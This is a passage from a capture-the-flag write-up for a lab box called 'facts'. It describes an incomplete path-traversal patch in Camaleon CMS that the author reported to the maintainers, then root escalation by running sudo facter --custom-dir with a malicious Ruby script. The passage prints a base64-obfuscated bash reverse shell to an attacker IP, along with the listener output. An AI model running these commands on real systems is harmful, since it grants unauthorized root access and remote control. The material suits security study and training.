  return render plain: helpers.sanitize(fetched[:error]) if fetched.is_a?(Hash) && fetched[:error].present?

  send_file fetched, disposition: 'inline'
end
The fetch_file() function is defined in either app/uploaders/camaleon_cms_local_uploader.rb or app/uploaders/camaleon_cms_aws_uploader.rb, depending on the configuration. The implementation in both were the same:
def fetch_file(file_name)
    raise ActionController::RoutingError, 'File not found' unless file_exists?(file_name)

    file_name
end
The patch commit introduced additional logic to reject file names containing path traversal characters in camaleon_cms_local_uploader.rb:

However, the same was not applied in camaleon_cms_aws_uploader.rb:

Since this box is configured to use AWS, the insecure fetch_file() is called when downloading files, re-introducing the vulnerability.

I reached out to the maintainers via email, and they responded promptly and patched the issue with this PR.
User Flag:
Another user william’s home directory is world-readable, and contains the user flag.
trivia@facts:~$ cat /home/william/user.txt 4da8b82b************************
Escalation:
Sudo Rights:
trivia can run facter as sudo:
trivia@facts:~$ sudo -l Matching Defaults entries for trivia on facts: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty User trivia may run the following commands on facts: (ALL) NOPASSWD: /usr/bin/facter
Facter is a CLI tool that:
gathers basic facts about nodes (systems) such as hardware details, network settings, OS type and version, and more.
Basically it gathers extended system info. GTFOBins also has a sudo exploit for it. There’s an argument --custom-dir that lets you specify a folder, and it will execute the first Ruby script found in it. With sudo, this means root execution.
I’ll drop a simple Ruby script in my home directory that simply creates a pwned file:
system("touch /tmp/pwned")
I’ll then run facter with --custom-dir pointing to my home directory. It dumped out a bunch of system info:
trivia@facts:~$ sudo facter --custom-dir=/home/trivia disks => { sda => { model => "Virtual disk", serial => "6000c29ad00b3c6e86e036bb0cceb128", size => "10.00 GiB", size_bytes => 10737418240, type => "ssd", vendor => "VMware", wwn => "0x6000c29ad00b3c6e86e036bb0cceb128" } } dmi => { bios => { release_date => "11/12/2020", vendor => "Phoenix Technologies LTD", version => "6.00" ..SNIP..
However, in /tmp:
trivia@facts:~$ ls -la /tmp total 4 drwxrwxrwt 12 root root 260 Feb 1 13:36 . drwxr-xr-x 20 root root 4096 Jan 28 15:15 .. drwxrwxrwt 2 root root 40 Feb 1 12:26 .font-unix drwxrwxrwt 2 root root 40 Feb 1 12:26 .ICE-unix -rw-r--r-- 1 root root 0 Feb 1 13:36 pwned drwx------ 3 root root 60 Feb 1 12:26 snap-private-tmp drwx------ 3 root root 60 Feb 1 12:26 systemd-private-2b67cb2157014349bb99fa52a55ae6bd-ModemManager.service-5FYqC8 drwx------ 3 root root 60 Feb 1 12:26 systemd-private-2b67cb2157014349bb99fa52a55ae6bd-polkit.service-1ywfmL drwx------ 3 root root 60 Feb 1 12:26 systemd-private-2b67cb2157014349bb99fa52a55ae6bd-systemd-logind.service-i72vCa drwx------ 3 root root 60 Feb 1 13:14 systemd-private-2b67cb2157014349bb99fa52a55ae6bd-upower.service-rvg8zL drwx------ 2 root root 40 Feb 1 12:28 vmware-root_863-3980167256 drwxrwxrwt 2 root root 40 Feb 1 12:26 .X11-unix drwxrwxrwt 2 root root 40 Feb 1 12:26 .XIM-unix
Root execution successful. I’ll update the Ruby script to a reverse shell payload:
system("echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEyLzgwMDEgMD4mMQ== | base64 -d | bash")
Then run sudo facter again, this time it hangs. On my listener, a root shell is sent back:
┌──(ch3ng㉿localhost)-[~/machines/facts] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.12] from (UNKNOWN) [10.129.225.196] 50584 root@facts:/home/trivia# id uid=0(root) gid=0(root) groups=0(root)
Root Shell:
root@facts:~# cat root.txt 941c0367************************